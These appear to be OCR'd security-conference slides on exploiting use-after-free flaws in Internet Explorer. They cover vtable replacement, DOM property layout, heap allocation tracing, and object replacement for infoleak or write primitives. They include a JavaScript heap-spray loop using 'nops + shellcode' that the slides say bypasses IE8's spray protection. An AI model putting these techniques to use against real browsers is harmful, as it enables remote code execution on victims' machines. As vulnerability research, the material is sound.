
2) Replacement with controlled data

- Objects contain the vtable pointer as the first DWORD in memory. Jscript strings cannot be used anymore as they are layed out as: DWORD Size + String
- Possible alternative: Checking DOM Element Properties/Methods allocation
- Insert your own idea

Element properties (static analysis)


- Every Element inherits from CElement and as a consequence from Cbase.
- Every Element should override the GetClassDesc method which returns information about the Element.

Element properties (static analysis)



Element properties (static analysis)

- StringTable holds a big array of CAssocVTable structures with the info about every property
- CBase::GetDispID and Cbase::InvokeEx widely use CAssocVTable to internally find every property setter/getter


CAssocVTable
DWORD *PropDesc
DWORD val
BYTE wIIDIndex_function
BYTE wIIDIndex_UUID
SHORT wIndex
DWORD hash
PropDesc
DWORD *HandleProperty
WCHAR *pstrName
WCHAR *pstrExposedName
[...]
DWORD dwPPFlag
DWORD dispID
DWORD dwFlags
WORD wInvFunc
WORD wMaxstrLen
*Getter()
*Setter()


Element properties (static analysis)

- Property setter/getter is obtained by calling an argument setting function:

```
uuid = UUID_LIST[ CassocVTable->wIIDIndex_UUID ]
object = Cbase::QueryInterface(uuid)
function_index = CassocVTable->wIIDIndex_function
FUNC_LIST[PropDesc->WInvFunc]( object, function_ndx ,
...)
```

The property function is:
object->vtable + 0x1C + function_ndx*4

Element properties (static analysis)



Element properties (dynamic analysis)

GetDispID → Dispid + Property name

InvokeEx → Set Allocation hooks
Log by dispid

RtlAllocateHeap → Size + Mem

RtlFreeHeap → Mem


InvokeEx (ret) → Show results

Element properties (dynamic analysis)

```
var c = document.createElement( "P" );
for(var x in c) {
  try {
    c[x] = “COCACOLA”;

  } catch (e) { }
}
```

Element properties (dynamic analysis)



Element properties (dynamic analysis)

```
var c = document.createElement( "P" );
for(var x in c) {
  try {
    c[x] = “COCACOLA”;

  } catch (e) { }
}
```

Use after free

Exploitation is now trivial:

- Free the object
- Allocate chunks through DOM properties
- Use the object

The vtable is under our control, at which point **heap spraying now makes sense**

Chunk Norris fact #2

“WINNERS USE HEAP SPRAY **CONCIOUSLY**”

Heap Spray

IE 8 introduced a weak Heap Spray protection. Trivially bypassed with a small tweak:

```
h1[0] = nops + shellcode;
for (var i = 1 ; i < 100 ; i++) {
 h1[i] = h1[0].substring(0,
h1[0].length )
}
```

Exploiting Use after free

(in a non traditional way)

Non traditional

Use after free

Object Replacement:

- Replacement of an object with another object of the same size, but with a **different vtable**
- Could allow us to be more precise
- Changing the primitive:
  - Infoleaks
  - Write4, etc

